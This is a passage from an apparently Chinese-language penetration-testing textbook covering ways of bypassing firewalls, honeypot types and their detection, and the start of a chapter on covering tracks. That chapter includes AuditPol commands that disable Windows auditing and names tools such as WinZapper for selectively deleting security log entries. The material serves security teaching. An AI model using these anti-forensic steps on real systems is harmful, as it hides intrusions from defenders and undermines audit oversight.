网络钓鱼

这种类型的攻击使用电子邮件，以使客户端在不知不觉中泄露密码，或诱使他们点击可下载和安装恶意软件的链接。下一点功夫，攻击者即可构建一个看似非常可信的电子邮件，可以诱使受害者点击下载某些内容的链接，或强行让受害者跳转到怂恿他们透露自己信息的网站。防火墙无法抵御网络钓鱼攻击，因为此类攻击通过电子邮件传播，并诱导用户自行泄露信息。

暴露的服务器

暴露在互联网上的Web服务器、邮件服务器和应用程序服务器可能易于被黑客入侵和攻击。虽然实际上这似乎显而易见，但仍能见到这种将服务器部署在未受某种级别的防火墙或其他技术保护的位置上的情况时有发生。理想情况下，需要连接到Internet或面向Internet的服务器应放置在夹在两个防火墙之间的边界网络中。

暴露的客户端

漫游客户端如笔记本电脑、平板电脑和手机等，意味着一个可能有效用作网络入口点的机会目标。攻击者可以渗透保护薄弱的客户端设备，然后使用该设备渗透网络，从而实现直接攻击防火墙更好的攻击效果。考虑到普通用户可能不会采取最佳的防御手段或做法保护他们的系统，从而导致弱化的安全势态和可能被利用的潜在漏洞。如果这些客户没有得到充分的保护，或者用户自身判别能力较差，下载了恶意文件或受恶意代码侵蚀的软件，那么防火墙就几乎无防御性可言。

防火墙漏洞

防火墙本质上是软件，和所有的软件一样，它们也可能有缺陷和漏洞。多年来，软件中发现了许多看似简单的漏洞，它们导致了巨大的安全问题。利用蹈火技术、端口扫描和漏洞扫描，通过研究和努力，有可能发现一些缺陷。如果条件成熟，你也可能会发现可以利用的漏洞。

复杂性

无论硬件还是软件，防火墙都是一种复杂而精细的技术。需要大量的培训和经验，才能充分理解如何设置通常基于硬件或软件的防火墙，使之配置正确、运行良好。确保达到理想安全性的最佳方法是让与这些设备相关的操作人员获得经验和培训，并确保对系统执行审计，以保证防火墙配置得当。

网络安全周界(Network Security Perimeter)

某些网络可能具有从商业网络到其他网络的未受保护的路径。恶意或无知的用户可能会安装一个未授权接入点，使入侵者能够轻易地绕过防火墙，通过后门进入网络。

网络摆渡(Sneakernet)

携带CD、U盘甚至笔记本电脑，通过物理边界和网络安全边界(传递信息)可能会将工业网络暴露于恶意代码之上。这些攻击可能是由对企业不满或者是缺乏训练或遭受欺骗的内部人士所造成的。

拒绝服务

在某些情况下，可能能够使用一次强力的传统拒绝服务攻击压制防火墙。在这种情况下，有可能会击垮设备并导致其失效，从而允许流量通过。

11.5 使用蜜罐：披着羊皮的狼

攻击将遇到更有趣的系统之一是蜜罐(Honeypot)。蜜罐是一种用于吸引和捕获试图获取访问权的攻击者的设备或系统。它们也被用作研究工具、诱饵和单纯获取信息的工具。

基于蜜罐的部署方式，可以假定与蜜罐的任何交互都不是善意的。蜜罐并非都相同，它主要分为两大类：

低交互蜜罐

此类蜜罐依赖于对易受攻击的系统上服务和程序的模拟。如果受到攻击，系统将检测到该活动并抛出一个错误，管理员可对该错误进行审核。

高交互蜜罐

此类蜜罐比低交互蜜罐更复杂，因为它们模拟的并非单个似乎易受攻击的系统，而是模拟整个网络(通常称为蜜网)。蜜罐将报告在这个严格控制和监测的环境中发生的任何活动。 此类配置与低交互蜜罐的另一个区别是，它使用的是实际系统上的实际应用，而不是模拟系统。

11.5.1 检测蜜罐

蜜罐是一种网络设备，正在越来越多地部署到网络环境中，作为检测和迟滞系统攻击的一种手段。由于蜜罐应用已经十分普遍，因此需要知道可用于检测此类系统的方法。

常见疑点

许多蜜罐可以简单地通过查找特定版本产品的特征标志检测。例如，对于某些蜜罐，端口扫描或开放端口上的banner抓取，将显示该系统的独有特征。其他系统可能具有表明它们可能是蜜罐的特有端口或banner的信息。

为应对这种情况，许多供应商发布其产品的多个版本，或通知其用户如何进行更改以防止被检出。

欺骗端口

欺骗端口是某些蜜罐特有的一种有趣功能。欺骗端口是设置在蜜罐上，供外界识别其身份之物。欺骗端口将在扫描和banner抓取时，将自身标识为一个蜜罐，以期吓退看到此信息的攻击者。

空城计

在某些情况下，可能很容易识别出低交互蜜罐，因为它不能像高交互系统一样模拟一个完整环境。探测低交互蜜罐的攻击者可能会很快发现，自己在与一个没有多少用户、服务以及其他内容，基本上只有一个shell的系统进行交互。

11.5.2 蜜罐的问题

在此希望说明的一个问题是使用蜜罐的合法性。多年来，曾多次有人询问笔者，在网络上设置一种设计目的就是让黑客来攻击的设备是否合法。具体来说，如果有人攻击你在自己网络上设置的蜜罐，即使在蜜罐由你主动设置的前提下，可以认为他们的行为是非法的吗？其答案似乎是肯定的，这是非法的。

这一合法性问题，本质上是陷人入罪与诱人犯法的问题。是否属于前者，即陷人入罪，问题在于是否实际上促使某人实施了某些他本不会实施的违法行为。而诱人犯法的例子，问题在于是否只是客观上提供了攻击机会，而攻击者主动选择了进一步去攻击。在大多数情况下，判定蜜罐不属于陷人入罪，因此如果有人攻击了它，可能会被起诉。

当然，笔者不是律师，所以在进行涉及使用蜜罐的调查之前，请查阅当地法律并咨询律师。

11.6　本章小结

IDS可用于检测可疑行为和提示存在攻击的行为。NIDS和HIDS可以检测出不应该发生的，或与已知的异常相匹配的行为，并向适当的网络管理人员发送警报。而比IDS更进一步的IPS，甚至可以在导致更大的问题之前，检测、发出警报并阻止攻击。

本章还学习了可以搭建防火墙，内外网络之间的有效屏障。防火墙有几种类型和形式，但每种防火墙都提供了管制进出网络流量的手段。

最后，本书介绍了蜜罐，以及它们如何作为诱饵，将攻击流量引离更有价值的资产。蜜罐设计用于模拟真实系统，以延缓或阻止攻击者进一步入侵网络。

11.7　习题

1. 何谓防火墙？
2. 使用NIDS有何好处？
3. 预计HIDS能够发现何种类型的网络活动？
4. 何谓蜜罐？
5. 基于知识的NIDS有何缺点？
6. 何谓DMZ？

第12章

隐藏踪迹与规避检测

到目前为止，我们已经完成了相当多的工作，但现在该到清理烂摊子，把事情理顺的时候了。之前所采取的行动和使用的应用程序很容易在系统上遗留证据，可用于揭露在系统中的破坏活动。我们在此期望确保的是，四处窥视、探索的过程和遗留的痕迹不致引起怀疑，且行动保持秘密和隐蔽尽可能长的时间——至少到与客户会面并提交渗透测试结果报告时为止。

本章将学习：

- 清除证据的必要性
- 删除日志文件中的事件
- 清除和删除事件
- 隐藏文件
- 使用隐写术

12.1 认识规避动机

规避检测的常见问题之一是：为什么要应用规避和对抗检测机制这样一套复杂的流程？显而易见的理由是，在使用前文描述的方法成功控制系统后，应不用为此担忧。

隐藏踪迹并清理痕迹的重要性至少体现在两个方面：

- 首先，尽可能长时间地规避检测非常重要，因为这样可以赢得实施攻击的时间。可以如此设想：如果受害者在攻击发生之后检查攻击现场，却没有发现任何明显表示曾经发生过攻击的证据，他们可能不会继续进行详细检查。反之，如果他们在现场发现不合适或者不太正常的迹象，就非常可能会执行进一步的检查，从而很可能发现并阻止攻击。
- 测试完成后，需要确保没有在受害者的系统中遗留任何痕迹。记录下所做的一切工作，并在测试完成之后删除或撤销曾做过的更改非常重要。一切遗留都可能对客户构成潜在危险；遗留物可能会使系统处于不安全的状态。

单从这两点就可以看出，遗留痕迹将不仅导致系统处于糟糕的状态，也会削弱渗透测试的效果。删除或更改诸如日志文件、配置更改、软件以及其他任何相关项目是非常重要并且绝对不可忽视的。 当然，如果无法清除，通常还可以进行隐藏，如果希望隐藏木马或其他类似的软件项目，这种方法十分有效。从攻击者的角度来看，不被发现是一件求之不得的好事，但是从防守者的角度来看，则要不惜一切代价去避免这种情况发生。

12.2 清除日志文件

对安全审核员、安全管理员以及IT人员而言，日志文件是最重要的工具之一。应当定期审查日志文件，以及时发现恶意活动或可能提示不良行为的事件ID。可以用人工或专用的日志分析软件审查这些日志，并报告异常行为或活动。

日志文件中可能出现的事件包括：

- 尝试登录失败
- 更改文件
- 使用特权
- 系统重启
- 安装软件
- 尝试登录成功
- 清除日志文件
- 更改或删除重要的系统文件
- 安装应用程序
- 应用程序故障与崩溃

在现实中，取决于所发生的活动类型以及系统所有者选择进行日志记录的项目，可能在系统的日志文件中出现不同的事件。 例如，如果入侵者尝试通过反复登录获取账户的密码，系统将锁定该账户。通常本地系统或域会记录此类的活动。 但是，如果入侵者将数据复制到闪存驱动器，对于操作系统而言，该活动和日常使用别无两样。 如果未将系统或网络配置为记录对特定文件或目录的访问，那么它将不过是一条成功访问尝试的审核记录。 一个典型的Windows事件日志如图12.1所示。




图12.1 Windows安全事件日志

还应谨记的是，虽然并非所有的活动都可能被系统记录，但是日志在检测安全变更、调查事件、执行影响分析以及针对入侵采取行动等方面是非常有用的。另外，一个配置良好的审核系统可以用于威慑滥用现象。最后，从记录事件消耗的硬盘空间、内存和处理器等系统资源考虑，记录系统上的每个事件是不可取的。

12.2.1 禁用Windows中的日志记录过程

处理遗留痕迹的最佳方法之一是：一开始就不要，或者尽可能少地遗留痕迹。实现这个目的的方法之一就是暂时禁用日志记录。

在Windows系统中，可以禁用系统上的日志记录/审核功能，并阻止活动出现在日志文件中。在禁用审核后，攻击者就有效地断绝了防御者的一个重要信息来源，并迫使他们采用其他检测机制。

在Windows环境中，可以在命令行中使用AuditPol实用程序与系统进行交互、配置或更改审核设置。AuditPol用于控制和修改Windows操作系统中的审核设置。可以使用该应用程序启用或禁用本地和远程系统上的安全审核。

AuditPol的语法通常如下所示：

```
auditpol \\<目标的ip地址> <命令名>
```

或

```
auditpol <命令名>
```

AuditPol可用于调整对多种不同安全事件的审核标准。

在Windows中，需要在命令提示符中使用提升的权限运行该命令，或者提升命令提示符本身的权限。

该命令的语法很简单；以下是一些AuditPol命令的示例。

该命令将列出所有审核策略设置：

```
Auditpol /get /category:*
```

仅列出“账户管理(Account Management)”类的审核策略设置：

```
Auditpol /get /category:"Account Management"
```

仅列出“用户账户管理(User Account Management)”子类别的策略设置：

```
Auditpol /get /subcategory:"User Account Management"
```

将“账户管理”类审核策略设置为“成功”：

```
Auditpol /set /category:"Account Management" /success:enable
```

将“账户管理”类审核策略设置为“失败”：

```
Auditpol /set /category:"Account Management" /failure:enable
```

禁用或删除“账户管理”类审核策略的“成功”设置：

```
Auditpol /set /category:"Account Management" /success:disable
```

禁用或删除“账户管理”类审核策略的“失败”设置：

```
Auditpol /set /category:"Account Management" /failure:disable
```

仅将子策略类别 “用户账户管理”设置为“成功”：

```
Auditpol /set /subcategory:"User Account Management" /success:enable
```

仅将子策略类别“用户账户管理”设置为“失败”：

```
Auditpol /set /subcategory:"User Account Management" /failure:enable
```

仅列出用户Administrator的“详细跟踪(Detailed Tracking)”类策略设置：

```
Auditpol /get /user:Administrator /category:"Detailed Tracking"
```

仅将用户Administrator 的“详细跟踪”类策略设置为“成功”：

```
Auditpol /set /user:Administrator /category:"Detailed Tracking" /
success:enable
```

12.2.2 删除日志文件中的事件

通过关闭系统日志删除整个时间段的日志很容易引起怀疑，但是有选择性地从日志文件中删除条目却是另一回事。

有很多方法能够选择性地修改日志文件，从而使攻击不那么明显。以下是其中一些工具：

- ClearLogs：www.ntsecurity.nu/toolbox/clearlogs/。
- 使用WinZapper：www.ntsecurity.nu/toolbox/winzapper/，可从安全日志中选择性地删除事件记录，而不是删除所有内容。

WinZapper在Windows平台上的界面如图12.2所示。

Log Parser Lizard是一个Windows应用程序，可以下载(免费)并安装在任何Windows系统中。在安装该工具后，不仅可以使用它查看系统上的日志文件，还可以构造查询以查找特定事件(如图12.3所示)。但是，为了避免污染证据，我们不建议将此应用程序安装在正在调查的系统中。




图12.2　WinZapper界面

